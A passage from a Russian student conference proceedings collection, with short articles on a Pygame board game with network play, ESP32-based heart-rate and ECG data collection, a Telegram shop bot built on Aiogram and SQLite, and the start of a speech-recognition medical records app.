- программа успешно выполняет все предусмотренные функции: отображение тем, прохождение тестов, подсчёт правильных ответов, запись результатов в базу данных, отображение результатов тестов и т.д.;
- интерфейс интуитивно понятен, не требует дополнительного обучения пользователя;
- выявлены незначительные недочёты в отображении интерфейса при попытке отображения на эмуляторах других мобильных устройств с другим размером экрана, которые в дальнейшем были устранены.

Интерактивная форма обучения, востребованная предметная направленность интерактивных тестов, возможность тренировок с использованием голосового режима обеспечат привлекательность приложения для студентов автошкол, начинающих водителей и всех тех, кто захочет освежить свои знания в области ПДД.

## Литература

1 Developers с документацией и советами для работы с IDE Android studio : [сайт]. – США, 2025. – URL: <https://developer.android.com/studio/intro?hl=ru> (дата обращения :15.03.2025).

УДК 004.9

*А. И. Филон*

### РАЗРАБОТКА ИГРЫ “MOVE\_ON\_4” С ОДИНОЧНЫМ И СЕТЕВЫМ РЕЖИМАМИ

*В статье рассматриваются вопросы использования современных информационных технологий для разработки игры “MOVE\_ON\_4”. Описываются возможные режимы игры: игра против компьютера, создание сетевой игры или подключение к уже созданному серверу. Обоснован выбор программных средств для разработки программного обеспечения. Отмечаются особенности реализации игры.*

В условиях стремительного развития информационных технологий возрастает интерес к разработке интеллектуальных игровых приложений, сочетающих в себе как визуальную реализацию, так и алгоритмы принятия решений. Одним из таких проектов стала игра “Move\_on\_4”, в основе которой лежит стратегия построения непрерывной линии из четырёх фишек на игровом поле размером 8×8. Игроки перемещают фишки по правилам, аналогичным ходу короля в шахматах, что придаёт игре логическую глубину

и стратегическую сложность. В рамках данной работы была реализована полноценная игровая логика, разработан графический интерфейс с использованием библиотеки Pygame, а также добавлены возможности сетевого взаимодействия между игроками и одиночной игры против компьютера.

При запуске программы пользователь попадает в главное меню (рисунок 1), где может выбрать один из режимов: игра против компьютера, создание сетевой игры (в качестве хоста) или подключение к уже созданному серверу. Графическая часть интерфейса разработана с использованием стандартных средств Pygame, обеспечивая интерактивность, наглядность и удобство взаимодействия [1].




Рисунок 1 – Главное меню программы

**Режим одиночной игры.** В режиме одиночной игры пользователь может сыграть партию против компьютера. Для запуска данного режима необходимо выбрать пункт «Играть против бота» в главном меню. В данном случае второй игрок заменяется компьютерным оппонентом, что позволяет пользователю практиковаться и знакомиться с игровым процессом без необходимости подключения к сети (рисунок 2). Такой подход обеспечивает доступность и удобство использования, сохраняя при этом все базовые механики и правила игры.




Рисунок 2 – Режим одиночной игры

**Сетевая игра.** Для реализации сетевого режима в игре использована простая клиент-серверная архитектура на базе TCP-протокола с использованием библиотеки socket [2]. Один из пользователей выбирает опцию «Создать сервер», в результате чего запускается сервер, ожидающий подключения второго игрока (рисунок 3).




Рисунок 3 – Окно с ожиданием подключения к серверу

Второй участник, выбрав режим «Подключиться к серверу», попадает на экран ввода IP-адреса, где отображаются поле для ввода, а также кнопки «Подключиться» и «Назад» (рисунок 4).




Рисунок 4 – Окно с подключением к серверу

Для успешного соединения оба устройства должны находиться в одной локальной сети или иметь прямой доступ друг к другу по IP-адресу. После установления соединения игра запускается, обеспечивая пошаговый режим взаимодействия между игроками (рисунок 5). Обмен данными синхронизирует действия на обеих сторонах, гарантируя корректное отображение игрового состояния в реальном времени.




Рисунок 5 – Игра по сети

Одной из интересных особенностей является добавление таймера на каждый ход. Игроку отводится 15 секунд на размышление, после чего (в одиночной игре) управление временно передаётся компьютеру, совершающему случайный ход. Это поддерживает динамику игры и побуждает игрока к активному участию.

Поскольку проект разрабатывался с учётом кроссплатформенности, итоговое приложение может быть скомпилировано в исполняемый файл (например, .exe), не требующий установки Python и дополнительных библиотек у конечного пользователя [3]. Это расширяет область применения и делает игру доступной для более широкой аудитории.

Таким образом, в ходе работы была создана полноценная цифровая реализация настольной игры с двумя режимами: одиночным и сетевым. Проект может служить основой для дальнейшего развития, включая улучшение алгоритма соперника, добавление новых игровых режимов и более сложной логики поведения.

### Литература

- 1 Свиггарт, Э. Програмируем игры на Python / Э. Свиггарт. – М. : ДМК Пресс, 2019. – 384 с.
- 2 Шоу, З. Научитесь программировать на Python / З. Шоу. – СПб. : Питер, 2021. – 432 с.
- 3 Тим, Я. PyInstaller. Использование PyInstaller для создания исполняемых файлов на Python / Я. Тим. – М. : Издательство Хабр, 2021. – 128 с.

УДК 004.9

**Я. П. Ходанович**

### ПОЛУЧЕНИЕ И АНАЛИЗ КАРДИОДААННЫХ С ИСПОЛЬЗОВАНИЕМ ESP32

*В статье рассматриваются вопросы анализа больших данных с использованием микроконтроллера ESP32. Для анализа выбраны кардиоданные. Подробно рассмотрены аппаратные средства для сбора и передачи данных. Отмечены особенности различных датчиков. Указаны пути предварительной обработки и сбора данных. Перечислены возможные способы визуализации и анализа данных.*

**Аппаратная часть.** ESP32 – это мощный микроконтроллер с двухъядерным процессором, встроенным Wi-Fi и Bluetooth, что делает его отличной платформой для

работы с биосенсорами [1]. Он имеет несколько аналоговых входов (ADC), цифровые порты и поддерживает распространённые протоколы связи, такие как I2C и SPI. Это позволяет подключать к нему разнообразные датчики, включая те, что используются для измерения сердечного ритма.

Наиболее простой вариант – это оптический датчик пульса Pulse Sensor (рисунок 1). Он использует светодиод и фотодетектор, чтобы регистрировать изменения объёма крови в капиллярах при каждом ударе сердца. Такой датчик подключается к аналоговому входу ESP32, например, к пину GPIO34. Его питание можно взять с 3.3 V или 5 V (в зависимости от модели), а землю О на общий GND. Данные с датчика будут приходить в виде аналоговых сигналов, которые нужно оцифровывать встроенным АЦП ESP32.




Рисунок 1 – Оптический датчик пульса Pulse Sensor

Если хочется чего-то более функционального, можно использовать датчик MAX30100 (рисунок 2) или MAX30102 (рисунок 3). Эти модули совмещают в себе фотоплетизмографию (PPG) для измерения пульса и могут также определять насыщение крови кислородом ( $SpO_2$ ). Они работают по цифровому протоколу I2C, поэтому нужно подключить SDA и SCL к соответствующим пинам ESP32, например, GPIO21 и GPIO22. Также требуется питание 1.8–3.3 V и земля. Эти датчики довольно чувствительны, и желательно подключать их через дополнительные резисторы pull-up на линии I2C, если их нет на плате.



Рисунок 2 – Датчик MAX30100



Рисунок 3 – Датчик MAX30102

Для регистрации ЭКГ можно использовать модуль AD8232 (рисунок 4). Это специализированный аналоговый фронтенд для биопотенциалов. Он подключается по аналоговой линии – один из выходов соединяется с аналоговым входом ESP32, питание можно брать от 3.3 V. Датчик использует три электрода, которые прикрепляются к телу – два для измерения сигнала, один для заземления. Важно использовать экранированные провода и располагать провода подальше от источников шумов, так как ЭКГ-сигналы очень слабые.



Рисунок 4 – Модуль AD8232

**Сбор данных.** Сбор данных с кардиодатчиков на базе ESP32 – это ключевой этап, который определяет точность и надёжность всей системы мониторинга. В этом процессе важно учитывать тип используемого датчика, способ передачи данных и особенности аналоговых или цифровых сигналов.

Если используется аналоговый датчик, например Pulse Sensor или выход модуля AD8232, данные поступают на аналоговый вход ESP32 в виде изменяющегося напряжения. Это напряжение отражает биосигналы – изменения объёма крови при ударах сердца или электрическую активность сердца. ESP32 использует встроенный аналогово-цифровой преобразователь (ADC) для преобразования этого напряжения в цифровые значения. Эти значения нужно считывать с высокой частотой – желательно от 100 до 500 Гц, чтобы сохранить достаточную детализацию сигнала. Однако ADC на ESP32 может быть подвержен шумам и не всегда даёт идеальную точность, особенно без фильтрации.

Если применяется цифровой датчик, такой как MAX30100 или MAX30102, данные передаются в виде цифровых значений по шине I2C (рисунок 5). В этом случае сбор данных происходит через обмен с регистрами датчика. Датчик самостоятельно формирует поток чисел, соответствующих интенсивности отражённого инфракрасного или красного света. Эти значения отражают колебания объёма крови в капиллярах. Частота считывания и глубина данных задаются при инициализации – можно настроить, например, частоту 100 Гц, разрешение 16 бит и режим работы (например, только пульс, или пульс и SpO<sub>2</sub> одновременно).




Рисунок 5 – Процесс передачи данных по шине I2C

После получения сигнала, будь то аналоговый или цифровой, данные чаще всего буферизуются в массив или кольцевой буфер. Это нужно для того, чтобы иметь временное окно сигнала, по которому можно делать анализ – например, искать пики, считать частоту, сглаживать шумы. На этом этапе также могут применяться простейшие цифровые фильтры, например, скользящее среднее или пороговая фильтрация.



Сбор данных может быть организован в виде таймера или прерывания, особенно если необходимо обеспечить стабильную частоту выборки. Это особенно важно при измерении ЭКГ или при вычислении вариабельности сердечного ритма (HRV), где даже незначительное нарушение интервалов может исказить результат.

Полученные данные можно сразу анализировать на ESP32, либо временно сохранять и отправлять для последующей обработки на внешний сервер или устройство через Wi-Fi, Bluetooth или по UART. Таким образом, сбор данных представляет собой не просто считывание показаний, а организованный поток цифровой информации, с которым можно работать в реальном времени или асинхронно.

**Предобработка и анализ кардиосигнала.** Предобработка сигнала – ключевой этап в системе анализа кардиоданных. Сырые данные с датчиков (аналоговых, таких как Pulse Sensor и AD8232, или цифровых, например MAX30102) содержат шумы, артефакты движения, дрейф базовой линии и другие искажения. Для очистки применяют цифровую фильтрацию: полосовые фильтры пропускают только нужный диапазон частот (обычно 0,5–4 Гц для ЧСС), фильтры нижних и верхних частот устраняют шумы и дрейф, а метод скользящего среднего дополнительно сглаживает сигнал. При резких выбросах используют пороговую фильтрацию, заменяя некорректные значения предыдущими корректными. Нормализация амплитуды упрощает визуализацию и передачу данных. Для сложных сигналов, таких как ЭКГ, применяются более продвинутые методы: медианные фильтры, фильтры Баттерворта, коррекция базовой линии и контроль равномерности выборки. Эти методы позволяют преобразовать искажённый сигнал в стабильные данные, пригодные для дальнейшего анализа.

**Анализ кардиоданных.** Анализ начинается с определения частоты сердечных сокращений (ЧСС) путём поиска пиков (например, R-пиков в ЭКГ) и расчёта интервалов между ними ( $bpm = 60 / \text{интервал в секундах}$ ). Для повышения надёжности ЧСС усредняют по нескольким ударам.

Более глубокий уровень анализа – вариабельность сердечного ритма (HRV), отражающая работу вегетативной нервной системы. HRV рассчитывается на основе последовательности RR-интервалов, с использованием показателей SDNN, RMSSD и частотного анализа (LF / HF).

Дополнительно форма ЭКГ-сигнала позволяет выявлять аритмии, экстрасистолы, тахикардии и другие патологии, анализируя морфологию комплексов QRS и интервалы между ними.

**Передача и визуализация данных.** Обработанные данные можно передавать и визуализировать через Wi-Fi или Bluetooth. ESP32 отправляет данные на серверы по MQTT, HTTP или WebSocket, обеспечивает отображение графиков в реальном времени либо передаёт данные на смартфоны через BLE. При необходимости ESP32 может работать как локальный веб-сервер, отображая пульс и другие показатели без доступа в интернет.

## Литература

1 ESP32 – Википедия. – URL: <https://ru.wikipedia.org/wiki/ESP32> (дата обращения: 15.04.2025).

УДК 004.9

*Д. С. Чернокал*

## О СОЗДАНИИ ТЕЛЕГРАМ-БОТА ДЛЯ ИНТЕРНЕТ-МАГАЗИНА

*В статье рассматриваются вопросы разработки телеграм-бота для интернет-магазина. Описываются основные функции бота. Приводится схема работы*



*программы. Отмечаются принципы разработки телеграм-бота, отмечена практическая значимость программного обеспечения и его универсальность. Намечены перспективы развития разработки.*

Создание Telegram-ботов в наше время приобретает всё большее значение как инструмент автоматизации бизнес-процессов, особенно в области электронной коммерции. В условиях динамичного рынка интернет-магазины стремятся использовать удобные и эффективные решения для улучшения общения с клиентами. Telegram-боты позволяют не только быстро обрабатывать пользовательские запросы, но и предоставлять актуальную информацию о товарах и заказах, а также выполнять множество дополнительных задач.

В связи с этим актуальной становится задача разработки программного обеспечения, которое реализует полноценный функционал Телеграм-бота, использующего библиотеку Aiogram 3 [1], которая предоставляет широкий спектр возможностей для создания интерактивных и многофункциональных ботов, способных решать разнообразные задачи и адаптироваться под потребности бизнеса. В статье подробно рассмотрены основные этапы разработки Телеграм-бота для управления товарами в интернет-магазине.

**Особенности разработки Телеграм-бота.** Одной из ключевых функций Телеграм-бота для управления товарами в интернет-магазине является просмотр товаров, что обеспечивает пользователям удобный и интуитивно понятный интерфейс для взаимодействия с ассортиментом магазина. Для реализации данного функционала разработан алгоритм, который можно разделить на несколько этапов.

На первом этапе создается объект бота с использованием уникального токена, предоставленного BotFather – официального сервиса платформы Телеграм для управления ботами. Этот токен служит идентификатором бота и обеспечивает безопасность взаимодействия между ботом и платформой Телеграм.

После создания объекта бота настраивается диспетчер (Dispatcher), который отвечает за обработку команд и сообщений от пользователей. Диспетчер связывает получаемые данные с соответствующими обработчиками, позволяя боту выполнять различные действия в зависимости от типа входящего сообщения. Таким образом, диспетчер становится центральным элементом, который управляет логикой работы бота и его взаимодействием с пользователями.

**Создание базы данных.** Для хранения данных о товарах, пользователях и их заказах используется база данных SQLite [2]. Этот выбор обусловлен тем, что SQLite является легкой, встроенной и простой в использовании системой управления базами данных (СУБД), идеально подходящей для небольших и средних проектов. Благодаря своей компактности и отсутствию необходимости в отдельном сервере, SQLite позволяет быстро развернуть базу данных без сложных настроек, что существенно облегчает процесс разработки.

Создание и инициализация базы данных являются важными этапами разработки, так как они позволяют организовать структуру хранения информации. В рамках данного проекта структура базы данных включает таблицы для хранения информации о товарах, пользователях и их заказах. Это позволяет эффективно разделять и структурировать данные, обеспечивая быстрый доступ к нужной информации.

Определение структур данных для товаров и пользователей позволяет формализовать информацию и упростить процесс её обработки. Каждый товар может иметь поля, такие как наименование, описание, цена, наличие на складе и другие характеристики, что даёт возможность пользователям получать полную информацию о каждом товаре.

**Схема работы программы.** После настройки базы данных и инициализации бота запускается основной цикл работы программы. Этот цикл непрерывно прослушивает входящие сообщения и команды от пользователей, обрабатывая их в реальном времени. Схема работы Телеграм-бота приведена на рисунке 1.




Рисунок 1 – Схема работы Телеграм-бота

Основной цикл обеспечивает постоянную доступность бота, что является важным аспектом для интернет-магазинов, где пользователи могут отправлять запросы в любое время суток. Это позволяет обеспечить высокий уровень обслуживания клиентов и быстро реагировать на их запросы.

Когда пользователь отправляет команду /start, диспетчер вызывает соответствующий обработчик. Этот обработчик отвечает за отправку приветственного сообщения и инструкций по использованию бота, что помогает пользователям быстро ориентироваться в функционале.

Кроме того, могут быть предусмотрены дополнительные команды, такие как /help, /order и другие, которые помогают пользователям находить нужную информацию и использовать возможности бота на полную мощность.

Одной из функций бота является просмотр товаров. Когда пользователь выбирает соответствующую опцию, бот запрашивает информацию из базы данных о доступных товарах.

Затем бот формирует список товаров, который отправляется пользователю. Список может содержать название товара, его цену, краткое описание и другие параметры, такие как наличие на складе и особенности доставки. Часто используется кнопочный интерфейс, что позволяет пользователю выбрать определённый товар для получения дополнительной информации или оформления заказа. Это значительно улучшает пользовательский опыт и делает процесс покупки более удобным.

Для повышения скорости и удобства навигации по ассортименту бота был встроен механизм поиска товаров. Пользователь может ввести ключевое слово или фразу, после чего бот выполнит поиск по базе данных и вернёт список товаров, соответствующих запросу. Поиск осуществляется по наименованию и описанию товаров с использованием SQL-запроса с оператором LIKE. Это позволяет находить нужные позиции даже при неполном совпадении слов, что существенно улучшает пользовательский опыт.

Для управления ассортиментом без необходимости ручного доступа к базе данных была реализована административная панель внутри самого бота. Авторизованные администраторы могут добавлять новые товары, редактировать информацию о существующих позициях, а также удалять устаревшие или недоступные товары. В целях безопасности данная функция доступна только пользователям с определённым `user_id`, внесённым в список администраторов. Ввод данных при добавлении и редактировании реализован пошагово с использованием FSM, что позволяет избежать ошибок при вводе и делает процесс максимально удобным.

Также была реализована система категорий, которая структурирует ассортимент магазина и облегчает пользователям поиск нужных товаров. При взаимодействии с ботом пользователь сначала выбирает интересующую категорию, после чего получает список товаров, относящихся к данной группе. Категории отображаются в виде кнопок, что делает интерфейс более визуально удобным и современным. Внутри базы данных для каждого товара предусмотрено поле `category`, что позволяет гибко управлять структурой ассортимента и легко добавлять новые группы товаров.

Созданный многофункциональный Телеграм-бот имеет интуитивно понятный пользовательский интерфейс. Бот включает в себя структуру хранения данных, что значительно упрощает доступ к информации о товарах и позволяет быстро обновлять ассортимент. Кроме того, бот обеспечивает удобство управления заказами и может служить основой для более сложных проектов.

Одним из возможных направлений развития такого бота является интеграция с платежными системами, что позволяет пользователям оформлять и оплачивать заказы прямо в мессенджере. Это открывает новые горизонты для автоматизации процессов интернет-магазина и улучшения пользовательского опыта, позволяя делать покупки более удобными и быстрыми.

Практическая значимость разработки заключается в том, что бот предоставляет удобный инструмент для управления покупками, а также демонстрирует основы работы с библиотекой `Aiogram`. Это делает его полезным не только для конечных пользователей, которые могут легко получать информацию о товарах и оформлять заказы, но и для разработчиков, которые изучают создание Телеграм-ботов.

Полученные знания и опыт могут быть использованы для разработки более сложных систем автоматизации в различных областях, включая, но не ограничиваясь, сферой услуг, образования и развлечений.

## **Литература**

1 Aiogram 3.19.0 documentation: [сайт]. – aiogram Team, 2025. – URL: <https://docs.aiogram.dev/en/v3.19.0/#> (дата обращения: 24.03.2025).

2 SQLite documentation: [сайт]. – 2025. – URL: <https://www.sqlite.org/docs.html> (дата обращения: 24.03.2025).

**УДК 004.522:004.62**

***В. А. Шкарубо***

## **ИНТЕГРАЦИЯ РАСПОЗНАВАНИЯ РЕЧИ И ОБЛАЧНЫХ СЕРВИСОВ В НАСТОЛЬНЫХ ПРИЛОЖЕНИЯХ ДЛЯ ОБРАБОТКИ МЕДИЦИНСКИХ ДАННЫХ**

*В статье рассматривается опыт разработки настольного приложения для работы с медицинскими данными, в котором реализованы технологии распознавания речи и облачного хранения. Приводится архитектура программного решения, описываются*

*принципы интеграции речевого интерфейса с облачной базой данных Firebase, а также механизмы редактирования, удаления и синхронизации записей. Отдельное внимание уделено проблемам устойчивости соединения, обработке ошибок и вопросам гибкости пользовательского взаимодействия. Предложенное решение позволяет значительно упростить процесс ввода информации, обеспечить её надёжность и расширить доступ к медицинским данным.*

Современные медицинские системы всё чаще нуждаются в решениях, способных обеспечивать быструю и надёжную обработку данных пациентов. Особенно актуальной становится задача интеграции технологий голосового ввода с облачными сервисами хранения и синхронизации информации [1].

Распознавание речи позволяет существенно упростить процедуру ввода данных, а использование облачных решений обеспечивает централизованное хранение и доступ к информации с разных устройств. Совмещение этих двух подходов даёт возможность создавать современные настольные приложения, соответствующие требованиям медицинской практики.

Целью данной работы стало создание настольного приложения, обеспечивающего эффективное управление медицинскими данными с использованием распознавания речи и облачного хранилища Firebase. В процессе разработки были реализованы функции добавления, редактирования, удаления и синхронизации записей, обеспечена возможность переключения между локальным и облачным режимами хранения, а также внедрена система оповещения об ошибках.

**Архитектура программного решения.** Созданное приложение представляет собой настольную систему, предназначенную для записи и обработки информации о пациентах. Пользовательский интерфейс разработан с использованием библиотеки Tkinter, что обеспечивает интуитивно понятное и удобное взаимодействие. Пользователь может вводить данные как вручную, так и голосом, используя встроенную систему распознавания речи, реализованную на базе библиотеки SpeechRecognition.

Архитектура приложения включает несколько основных компонентов. Интерфейс взаимодействия с пользователем служит центральной точкой доступа ко всем функциям программы (рисунок 1). Модуль распознавания речи отвечает за преобразование аудиопотока в текстовую форму, которую можно сохранить в базе данных. Модуль синхронизации с Firebase обеспечивает загрузку и выгрузку данных в облачное хранилище. Также реализовано локальное хранение с помощью CSV-файлов, позволяющее сохранять и загружать данные на устройстве пользователя без подключения к интернету. Механизмы обработки ошибок и уведомлений помогают пользователю своевременно реагировать на проблемы с сетью или доступом к данным.




Рисунок 1 – Интерфейс приложения

**Актуальность интеграции речевого ввода и облачных сервисов.** Быстрый и точный ввод цифровой информации становится всё более важным в различных отраслях. Использование речевого интерфейса в сочетании с облачными технологиями позволяет значительно ускорить этот процесс, повысить его надёжность и доступность.

